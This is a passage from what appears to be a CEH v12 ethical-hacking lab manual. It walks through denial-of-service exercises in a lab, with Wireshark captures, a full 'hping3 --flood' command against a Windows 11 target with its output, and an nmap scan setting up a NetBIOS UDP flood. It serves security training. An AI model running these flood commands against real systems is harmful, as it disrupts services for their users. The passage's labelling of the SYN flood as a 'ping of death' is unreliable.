
> Frame 1: 96 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF\_{5A9B3588-F693-4023-B986-DCC29ADB1114}, id 0  
> Ethernet II, Src: MS-NLB-PhyServer-21\_5d:26:65:e1 (02:15:5d:26:65:e1), Dst: IPv6mcast\_16 (33:33:00:00:00:16)  
> Internet Protocol Version 6, Src: fe80::15:5dff:fe26:65e1, Dst: ff02::16  
> Internet Control Message Protocol v6

0000 33 33 00 00 00 16 02 15 5d 26 65 e1 86 dd 60 00 33... ]&e...  
0010 00 00 00 24 00 01 fe 80 00 00 00 00 00 00 15 ...\$.....  
0020 5d ff fe 26 65 e1 ff 02 00 00 00 00 00 00 00 ]-&e.....  
0030 00 00 00 00 00 16 3a 00 05 02 00 00 01 00 8f 00 .....:.....  
0040 ac f3 00 00 01 04 00 00 00 ff 02 00 00 00 00 .....  
0050 00 00 00 00 00 00 00 00 00 fb .....


Ethernet: <live capture in progress> | Packets: 304539 · Displayed: 304539 (100.0%) | Profile: Default

3:36 AM 4/13/2022

14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.




15. The **Wireshark . IO Graphs . Ethernet** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets captured by Wireshark, as shown in the screenshot.



16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark . IO Graphs . Ethernet** window.


17. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.



18. Now, we shall perform a PoD attack on the target system.

19. Now, click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.



The screenshot shows a terminal window titled "hping3 -d 65538 -S -p 21 --flood 10.10.1.11 - Parrot Terminal". The terminal session starts with the user "attacker@parrot" logging in as root via sudo su. The user then runs two instances of hping3. The first instance is to the target IP 10.10.1.11 on port 21, resulting in 151567 packets transmitted with 100% packet loss. The second instance is to the same target and port, also resulting in 151567 packets transmitted with 100% packet loss. Both instances are in flood mode and show no replies.

20. This command initiates the PoD attack on the **Windows 11** machine.

Note: In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.


Note: For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.

21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.


22. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

23. Click **Search** icon (  ) on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.






24. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.




25. Observe the large number of packets captured by **Wireshark**.



26. You can observe the degradation in the performance of the system.

Note: The results might differ when you perform the task.

27. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.



```
[root@parrot]~
#hping3 -d 65538 -S -p 21 --flood 10.10.1.11
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
-- 10.10.1.11 hping statistic --
32867124 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]~
#
```

28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.

29. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

Note:Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "Parrot Terminal" is open, displaying the results of an Nmap scan. The command used was \$nmap -p 139 10.10.1.19. The output shows that the host is up and port 139/tcp is open, 